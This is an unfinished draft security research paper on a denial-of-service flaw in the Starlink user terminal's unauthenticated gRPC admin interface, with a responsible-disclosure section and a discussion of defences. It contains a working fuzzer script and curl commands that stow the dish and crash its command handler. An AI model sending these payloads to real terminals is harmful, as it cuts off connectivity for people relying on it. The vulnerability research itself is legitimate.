Dishy Paper

Anonymous Authors

***Abstract*—haha yes**

Acknowledgments

The authors would like to thank the Starlink responsible disclosure team for promptly confirming the issue and deploying a fix, and working with us to **TODO**.

I. Motivation

The Starlink user terminal, similarly to other consumer routers, is configured through a web admin page accessible on the local network. This page makes API calls over the local network to query and update the state, therefore providing a promising attack surface for adversaries to attempt to configure the state or deny service by injecting malformed commands.

It is well known that other routers are vulnerable to these techniques. Since traffic on the local network is seldom encrypted, local attackers can scrape admin passwords and potentially inject commands. Additionally, default admin passwords, combined with browser policies typically allowing cross-origin writes [3], [2], have also resulted in configurations vulnerable to attack from outside the local network [5].

However, unlike other consumer routers, these commands are not password authenticated. This allows any device on the local network to send commands to the user terminal, and therefore exploit any vulnerabilities in the command decoding and execution logic. This also allows allows insecure devices and certain network configurations to be leveraged by external attackers to inject commands from outside the network. Additionally, the lack of rate limiting allows potential adversaries to scan the user terminal for potential vulnerabilities by fuzzing.

In this work we therefore present a security analysis of the Starlink user terminal administrative interface. In Section II, we present a novel attack in which a malformed command can be sent to put the user terminal into an inoperative state until it can be physically power-cycled. In Section III, we consider the impact of this attack in different scenarios where the configuration command interface can be exploited by on-network adversaries. In Section IV, we discuss the security properties of the system overall, including against remote adversaries who may use browser exploits, IP spoofing, and DNS hijacking to send commands.

II. Attack

In this section we explore the underlying architecture of the Starlink modem, and how this opens the system up to denial-of-service attacks. We also describe an attack on the command handler resulting in persistent denial-of-service.

The user terminal is typically administered via the "my.starlink.com" web interface. This interface sends commands to the modem over the local network, using gRPC (Google Remote Procedure Calls) encapsulated within HTTP "POST" requests. As shown in Figure 1, these requests are decoded by a gRPC web proxy, and forwarded to a command handler.



Fig. 1: Overview of the Starlink modem functionality. gRPC calls are encapsulated within HTTP POST requests by the web interface, which are decoded and processed. Malformed gRPC requests cause the command handler to crash, resulting in the modem no longer being able to respond to commands.

Although typically sent using the web interface, these gRPC commands can also be made on their own from any device or application on the local network. These commands can be sent directly through tools such as the *grpcurl* command-line interface [7]. This can also be used to query the modem for available functions. Alternatively, with prior knowledge of the format and commands, HTTP-encapsulated gRPC requests can be sent directly using tools like *cURL* [6]. It is not easy to construct these manually, but a network monitor such as *Wireshark* can be used to extract the bytes in a command [9]. For instance, to "stow" the dish, turning it away from the sky so it can be more easily transported, the following cURL command can be used:

```
printf '\x00\x00\x00\x00\x03\x92}\x00' \
| curl 'http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle' \
-X POST \
-H 'Accept: */*' \
-H 'Accept-Language: en-GB,en;q=0.5' \
-H 'content-type: application/grpc-web+
    proto' \
-H 'x-grpc-web: 1' \
--data-binary @- -v | xxd
```

Although some commands require password authentication, the vast majority do not. Among these are telemetry and status requests, logging, and commands on the dish itself. As a result, an adversary on the local network can trivially cause rudimentary denial of service – for example, by sending the

Status code	Meaning	Frequency
0	Success	0
7	Unable to verify signature	1
12	Unimplemented	1949
13	Cannot parse invalid wire-format data	63586

TABLE I: Error codes resulting from the fuzzer on all 2-byte commands.

"stow" command to rotate the dish away from the sky, leaving it unable to connect to satellites overhead. By repeatedly sending these commands, service is denied for as long as the attacker can maintain presence.

When encapsulated within HTTP requests, gRPC commands are very small – the payload is usually between 2 and 5 bytes. This gives a sufficiently small command space for effective fuzzing, since we can send commands of the correct format with random contents to see if any are valid. Through this approach we can find not only valid commands, but also invalid commands that expose corner cases in the command handler, causing unexpected behavior.

A. *Fuzzer*

From looking at HTTP-encapsulated gRPC commands extracted using *Wireshark*, it is clear that the payload always consists of four null bytes, followed by a byte containing the length of the command, followed by the command. Although the commands use a non-human-readable encoding, this knowledge of the command structure allows us to build a fuzzer that iterates through correctly-formatted commands to find those that have an effect.

Code for the fuzzer can be found in Appendix A – this script iterates through all gRPC commands of a certain length. The vast majority of these return "invalid" or "unimplemented" error codes, so the fuzzer discards these, only saving those that return other codes. Table I shows the distribution of error codes on all 2-byte commands. None of these commands are valid, so we move onto 3 byte commands. There are too many of these to enumerate, so we focus on those ending with a zero byte, as this matches many known commands.

This fuzzing approach led to the discovery of the "kill" command `\x00\x00\x00\x00\x03\xea>\x00`, which causes the command handler of the user terminal to crash. This stops the modem from responding to commands, but does not stop the terminal from functioning, effectively freezing its settings and state until the terminal is rebooted. A physical power-cycle is required in order to restore functionality. This is shown in Figure 1. **TODO maybe move figure? Make a new one? idk**

Since the modem will no longer respond to commands, the terminal is frozen in whatever state it was in before the "kill" command was sent. By first sending a command to stow the dish before sending the "kill" command, the adversary can cause denial of service – it will not be possible to restore internet access until the dish is physically power-cycled.

Appendix B contains shell scripts to send the stow command and the malformed "kill" command to a user terminal on the local network. **TODO maybe picture of error message and/or stowed dish?**

III. Impact

This attack can have a significant impact – as mentioned above, denial of service can be achieved by stowing the dish before sending the "kill" command, requiring the dish to by physically power-cycled before service is restored. As long as the adversary remains on the local network, this attack can be repeated to cause continuous loss of service for users on the network. Therefore, attackers that can maintain presence on the network will have the greatest impact.

Since the attack can be deployed from any device connected to the local network, large networks containing many untrusted users are at the greatest risk. Such networks also suffer greater impact, as more devices are affected by network disruptions. The impact is magnified when Starlink is the only source of internet access for that customer. Examples may include maritime and aviation traffic, internet cafés, or large organisations.

There is also potential for remote attacks, provided the attacker can in some way cause a device on the same network as the dish to send HTTP requests. The Cross-Origin Resource Sharing (CORS) policies of modern browsers prevent javascript from making unauthorized requests to external domains or addresses, so javascript-based attacks are unlikely unless legacy browsers are used [8]. However, the attacker could trick a user into executing a malicious executable or script, which could easily be used to make these requests.

Furthermore, in some cases "drive-by" attacks are possible – if the network is not password protected, an attacker can connect and execute the attack while passing nearby. Since the Starlink routers do not have passwords by default, this could be a serious concern. Executing the attack only requires a few seconds of connection on the local network, and can cause outages on the order of minutes or hours. This can be mitigated by using the "guest network" mode provided by the router – this adds an unprotected guest network which does not have access to the administrative interface.

Restoring service requires physical access to the terminal, so disruption will be increased where access is difficult or restricted. Examples may include secured rooftop installations.

A. *Responsible Disclosure*

This vulnerability has been reported to Starlink through their provided channels. It has been triaged and reproduced by their security team, and the root cause was determined to be a bug in the gRPC server's handling of edge cases. A fix for this will have been fully deployed by the time of this paper's publication.

IV. Discussion

In Section II, we discussed how unauthenticated commands can be made to the Starlink user terminal to disable it. These commands can, as discussed in Section III, be issued by an attacker present on the local network, or instead by a remote attacker. Therefore, these security issues are similar to those faced by other commercial routers and server software, where bootstrapping a secure connection in the first instance is non-trivial.

We therefore seek to outline the challenges and mitigations faced by the Starlink dish, and outline more general principles on secure router design.

A. Challenges

1) Drive-by browser exploitation: **TODO: write about CORS TODO: mention somewhere that older browsers are vulnerable**

2) Administrative credentials: One of the key challenges to the security of the Starlink system is the unauthenticated nature of the commands. Therefore, sending HTTP requests to the router is sufficient to perform the attack, without the attacker requiring any prior information such as a password. However, implementing a password authentication system is non-trivial, and adds inconvenience to the user each time they need to use the interface.

One of the key challenges is that, since the Starlink modem does not use TLS to secure the connection, any password would be sent in plain text and therefore be sniffable to adversaries on the network. However, password authentication by itself would prevent simple drive-by browser exploitation; a malicious website attempting to make a cross-origin request to the modem would not necessarily know the password, and therefore be unable to make the request. This mechanism is used by multiple consumer routers **TODO: cite** to prevent this attack.

3) Trust On First Use: An additional challenge with password authentication is securely establishing a password in the first instance. Some commercial routers use default passwords, but don't design the UI to encourage users to change them. As a result, password protected routers that remain on their default passwords can be vulnerable to drive-by browser exploitation.

One method for resolving this is UI design to force the user to change the default password on first use. Along a similar vein, the Starlink default SSID is "Stinky" to force the user to change it [4]. Another similar method is implementing a Trust On First Use (TOFU) policy, in which there is no default password set, but the user is forced to change it. This approach is used successfully in applications such as SSH.

4) The use of TLS: As aforementioned, even the use of password authentication is insufficient to prevent attackers on the local network from sniffing and reusing the password. This same problem of packet sniffing is addressed on the public internet through TLS certificates. An encrypted connection is opened between the browser and web server where a third party vouches for the authenticity of the server, preventing man-in-the-middle interception.

On the surface it appears that implementing TLS in this context should be easy; certificates can be created automatically, from widely-accepted root certificate authorities, even for private network services, using tools like Let's Encrypt. However, there are a number of issues in implementing TLS in this context.

The simplest approach, which is used by certain ISPs such as FRITZ!Box, involves creating a unique certificate for each router [1]. Since TLS certificates can only be issued for domain names, and not for IP addresses, each certificate is assigned to the same address. The router then responds itself to requests at that domain, using its certificate.

Issues therefore arise when initiating the connection. If the certificate is signed by a root certificate authority, then any certificate from any router is equally valid. Attackers can therefore circumvent the signed check by extracting the certificate from different hardware. This issue is resolved if the certificate is self-signed, which allows users to download the certificate and load it into their browser to verify future connections. However, it is then impossible to secure the transfer of the certificate, during which the attacker can insert their own certificate.

Even if implementing TLS with perfect security guarantees is not possible, the self-signed approach at least guarantees that an attacker has to intercept the connection where the certificate is downloaded, restricting when the attack can be performed.

In the case of Starlink, there is an additional problem re. downgrade from secure origin.

B. Guest mode

C. Vanity URLs

V. Conclusion

Imagine there's a really cool interesting conclusion here

REFERENCES

[1] Downloading your fritz!box's certificate and importing it to your computer. [Online]. Available: https://en.avm.de/service/knowledge-base/dok/FRITZ-Box-7272-int/1523_Downloading-your-FRITZ-Box-s-certificate-and-importing-it-to-your-computer/

[2] (2006, 09) Mitigate csrf attacks against internal networks (block rfc 1918 local addresses from non-local addresses). [Online]. Available: https://bugzilla.mozilla.org/show_bug.cgi?id=354493

[3] (2022, 11) Same-origin policy. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

[4] (2022, 06) We're changing starlink's default wifi name to stinky. [Online]. Available: https://twitter.com/elonmusk/status/1538202890258591744

[5] Bob. (2007, 02) drive-by pharming: changing settings on home router without the user's knowledge. [Online]. Available: https://bugzilla.mozilla.org/show_bug.cgi?id=371598

[6] cURL Contributors. (1998) cURL: command line tool and library for transferring data with URLs. [Online]. Available: https://curl.se/

[7] FullStory. (2022) gRPCurl. [Online]. Available: https://github.com/fullstorydev/grpcurl

[8] Web Hypertext Application Technology Working Group. (2023) Fetch Living Standard – CORS Protocol. [Online]. Available: https://fetch.spec.whatwg.org/#http-cors-protocol

[9] Wireshark Contributors. (1998) Wireshark. [Online]. Available: https://www.wireshark.org/

APPENDIX A
FUZZER SOURCE CODE

The following Python script iterates through all commands of length 3 with a trailing zero byte, and logs those that do not return error code 13 (invalid) or 12 (unimplemented). This can be easily modified to send commands of different lengths, or to send commands in a random order.

```
import requests
import random
from tqdm import tqdm

url = "http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle"
headers = {
   "Accept": "*/*",
   "Accept-Language": "en-GB,en;q=0.5",
   "content-type": "application/grpc-web+
      proto",
   "x-grpc-web": "1"
}

def send_request(data):
   response = requests.post(url, data=data
      , headers=headers)
   return dict(
      data=data,
      status_code=response.status_code,
      headers=response.headers,
      content=response.content
   )

def generate_bytes(length, length_header=
    None, continue_from=None):
   length_header = length_header or length
   continue_from = continue_from or 0

   preamble = b'\x00\x00\x00\x00' +
      length_header.to_bytes(1, 'big')
   for i in range(continue_from, 256**
      length):
      yield preamble + i.to_bytes(length,
         'big')

results = []
for data in tqdm(generate_bytes(2,
    length_header=3), total=256**2):
   data = data + b'\x00'
   response = send_request(data)
   if response['headers'].get('grpc-status
      ') != '13' and response['headers'].
      get('grpc-status') != '12':
      print("Found something!")
      print(response)
      results.append((data, response))
```

APPENDIX B
gRPC HTTP REQUESTS

The following shell script sends an HTTP POST request containing a gRPC command to "stow" the dish, turning it away from the sky.

```
printf '\x00\x00\x00\x00\x03\x92}\x00' \
| curl 'http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle' \
-X POST \
-H 'Accept: */*' \
-H 'Accept-Language: en-GB,en;q=0.5' \
-H 'content-type: application/grpc-web+
    proto' \
-H 'x-grpc-web: 1' \
--data-binary @- -v | xxd
```

The following shell script sends a malformed request, causing the dish to crash.

```
printf '\x00\x00\x00\x00\x03\xea>\x00' \
| curl 'http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle' \
-X POST \
-H 'Accept: */*' \
-H 'Accept-Language: en-GB,en;q=0.5' \
-H 'content-type: application/grpc-web+
    proto' \
-H 'x-grpc-web: 1' \
--data-binary @- -v | xxd
```